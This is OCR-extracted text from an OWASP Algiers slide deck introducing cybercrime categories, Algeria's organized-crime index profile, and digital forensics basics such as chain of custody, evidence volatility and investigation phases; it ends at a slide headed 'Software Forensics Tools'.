
OWASP ALGIERS



Cyber Crimes: The Road To The Truth

OWASP ALGIERS

OWASP ALGIERS

SPEAKER

Mehdi Nacer KERKAR

Board Advisor @ OWASP Algiers

- Co-Leader & Board Advisor @ **OWASP Algiers Chapter**
- **IT/OT** Cyber Security Consultant
- Global Member @ **OWASP Foundation**
- Global Member @ **ISC2**
- SASO Volunteer @ **Center of Cyber Safety & Education**
- Global Member & Mentee @ **ISA**
- Cyber Security Instructor @ **CETIC**


Agenda

- What is Cyber Crimes
- Introduction To Digital Forensics
- Digital Forensics Principles & Challenges
- Who uses DF
- Type of Evidences: Volatile vs Non Volatile data
- Rule of Evidence
- Digital Forensics Process
- DF Tools (Hardware & Software)
- Disk Imaging & Memory Analysis
- Defeating Anti-Forensics Techniques
- Hands-On Time


CRIME SCENE DO NO
CRIME SCENE DO
5
5
3
3


YOU HAVE BEEN
HACKED!


Identity Theft




Cyberbullying


Children Fraud


OWASP ALGIERS

Data Theft / Phishing Attack



Viruses / C2 Infection


OWASP ALGIERS



It is all about PPT (People, Process, Technology) involved into the crime

OWASP ALGIERS

1. Email and internet fraud.
2. Identity fraud (where personal information is stolen and used).
3. Theft of financial or card payment data.
4. Theft and sale of corporate data.
5. Cyberextortion (demanding money to prevent a threatened attack).
6. Ransomware attacks (a type of cyberextortion).
7. Cryptojacking (where hackers mine cryptocurrency using resources they do not own).
8. Cyberespionage (where hackers access government or company data).
9. Interfering with systems in a way that compromises a network.
10. Infringing copyright.
11. Illegal gambling.
12. Selling illegal items online.
13. Soliciting, producing, or possessing child pornography.



GLOBAL
ORGANIZED CRIME INDEX


Year: 2023

COMPARE COUNTRIES/REGIONS | READ THE REPORT | TUTORIAL


Profile Algeria

CAPITAL	GROSS DOMESTIC PRODUCT (GDP)	INCOME GROUP	POPULATION	AREA	GEOGRAPHY TYPE	GINI INDEX
ALGIERS	USD 163,044.00 MILLION	LOWER MIDDLE INCOME	44,177,969	2,381,741 KM²	COASTAL	27.6


4.88 ↗0.37
Criminality score



104th of 193 countries ↗ 15
31st of 54 countries in Africa ↗ 6
3rd of 6 countries in North Africa ↗ 1



4.38 ↘-0.25
Resilience score



119th of 193 countries ↘ -15
22nd of 54 countries in Africa ↘ -7
3rd of 6 countries in North Africa ↘ -1

GLOBAL
ORGANIZED CRIME INDEX

Year: 2023

COMPARE COUNTRIES/REGIONS READ THE REPORT TUTORIAL

Profile

Algeria

CAPITAL	GROSS DOMESTIC PRODUCT (GDP)	INCOME GROUP	POPULATION	AREA	GEOGRAPHY TYPE	GINI INDEX
ALGIERS						27.6

Cyber Crimes

Algeria is considered to be at high risk of cybercrimes, with many cases of mobile devices being infected with malware. The police have reported close to a quarter increase in cybercrime cases from 2019 to 2021. Algeria is particularly vulnerable to spyware attacks and has been targeted by foreign malware. The lack of specific legislation focused on cybersecurity and a general lack of awareness among the population, and authorities contribute to this situation.

4.88 ↗
Crimi

4.51

2021

104th of 193 countries ↗ 15
31st of 54 countries in Africa ↗ 6
3rd of 6 countries in North Africa ↗ 1

5.17

10
4.38
5
0
2023

119th of 193 countries ↘ -15
22nd of 54 countries in Africa ↘ -7
3rd of 6 countries in North Africa ↘ -1

https://ocindex.net/country/algeria

OWASP ALGIERS

MINISTRY OF NATIONAL DEFENCE
NATIONAL GENDARMERIE

عربي Fr

PRESENTATION | ACTUALITIES | PUBLIC SECURITY | RECRUITMENT AND TRAINING | SERVICES | ARCHIVES

The National Institute of Criminalistics and Criminology of the National Gendarmerie (INCC/GN)

Introduction

The National Institute of Criminalistics and Criminology of the National Gendarmerie (INCC/GN) is an achievement that comes to strengthen the capacity to fight crime in all its forms by introducing science into the judicial and criminal process. The expertise practices provided by the INCC/GN, are part of the manifestation of the truth and the citizen's right to justice enforced by the constitution.

https://www.mdn.dz/site_cgn/sommaire/presentation/unit_spe/incc/incc_fr.php

MINISTRY OF NATIONAL DEFENCE
NATIONAL GENDARMERIE

عربي Fr

PRESENTATION | ACTUALITIES | PUBLIC SECURITY | RECRUITMENT AND TRAINING | SERVICES | ARCHIVES

https://www.mdn.dz/site_cgn/sommaire/presentation/unit_spe/incc/incc_fr.php


YOU CAN BE THE VICTIM

What to do after a Cyber Crime

- Use The Digital Forensic Science (DFS):

"Digital forensics refer to a set of methodological procedures and techniques that help identify, gather, preserve, extract, interpret, document, and present evidence from computing equipment, any discovered evidence from a Criminal Act and is crucial for law enforcement investigations"

Is the art to find THE ROAD TO THE TRUTH

Essantial Step into the Digital Forensics

1 **Identifying**

Finding and collecting the suspected evidences

2 **Preservation**

Ensuring the integrity of the collected evidence

3 **Analyzing**

Looking into the acquired data to find evidences of the suspected crime

4 **Reporting**


Creating a report of finding from the investigation for presentation to stakeholders and, in some cases, an attorney or jury in court

Forensics Principles

- Digital/ Electronic evidence is extremely volatile!
- Once the evidence is contaminated it cannot be de-contaminated!
- The courts acceptance is based on the best evidence principle
  - With computer data, printouts or other output readable by sight, and bit stream copies adhere to this principle.
- Chain of Custody is crucial

The Chain of Custody

- Chain of custody is a legal document that demonstrates the progression of evidence as it travels from the original evidence location to the forensic laboratory
- The chain of custody administers the collection, handling, storage, testing, and disposition of evidence and safeguards against tampering with or substitution of evidence
- Chain of custody documentation should list all the people involved in the collection and preservation of evidence and their actions, with a stamp for each activity




Digital Evidence Bags

OWASP ALGIERS

Challenges For Investigators

- Speed
- Anonymity
- Volatile Nature of data
- Evidence size & Complexity
- Anti-Forensics Techniques
- Global Origin & Differences in laws


Fields of Digital Forensics



Who uses Digital Forensics

- There at least 3 distinct communities within Digital Forensics :
  - Law Enforcement
  - Military
  - Business & Industry

  - Possibly a 4th – Academia/University Programs



Careers & Certifications

https://www.youtube.com/watch?v=sY_i6xvWQRs

Type of Digital Evidence

Volatile :

Lost as soon as the device is powered off (RAM)

- System time
- Open files
- Network Information
- Process Memory
- Clipboard Contents

Non Volatile :

Permanent data stored on secondary storage (Hard Disks/Memory cards)

- Hidden files
- Slack space
- Swap File
- Registries
- Partitions

Order of Evidence Volatility

- Network
- Memory Contents
- System & Process Data
- Files
- Logs
- Archived Records

Rules of Evidence

Digital evidence collection must be governed by five basic rules that make it admissible in a court of law:

1 Understandable

Evidence must be clear and understandable to the judges

2 Admissible

Evidence must be related to the fact being proved

3 Authentic

Evidence must be real and appropriately related to the incident

4 Reliable

There must be no doubt about the authenticity or veracity of the evidence

5 Complete

The evidence must prove the attacker's actions or his/her innocence

Digital Forensics Process

- **Pre-Investigation**
  - Forensics Lab
  - Investigation team and getting approval from relevant authority (Law Approval)
  - Planning of the process, defining the mission goal and securing the case
- **Investigation Phase**
  - Acquisition, preservation and analysis of the data
  - Find the evidence, examine, document and preserve the findings
  - Repeat and reproduce
- **Post Investigation**
  - Ensure that the target Audience can understand it easily
  - Ensure report Provide adequate and acceptable evidences
  - Report should comply with local laws & standards

What Can Digital Forensics Do

- Recover Deleted Files
- Determine what programs ran
- Recover emails and users who read them
- Recover Phone Records and SMS text messages from mobile devices
- Find Malwares / Intrusion / Unauthorized Activities

Software Forensics Tools

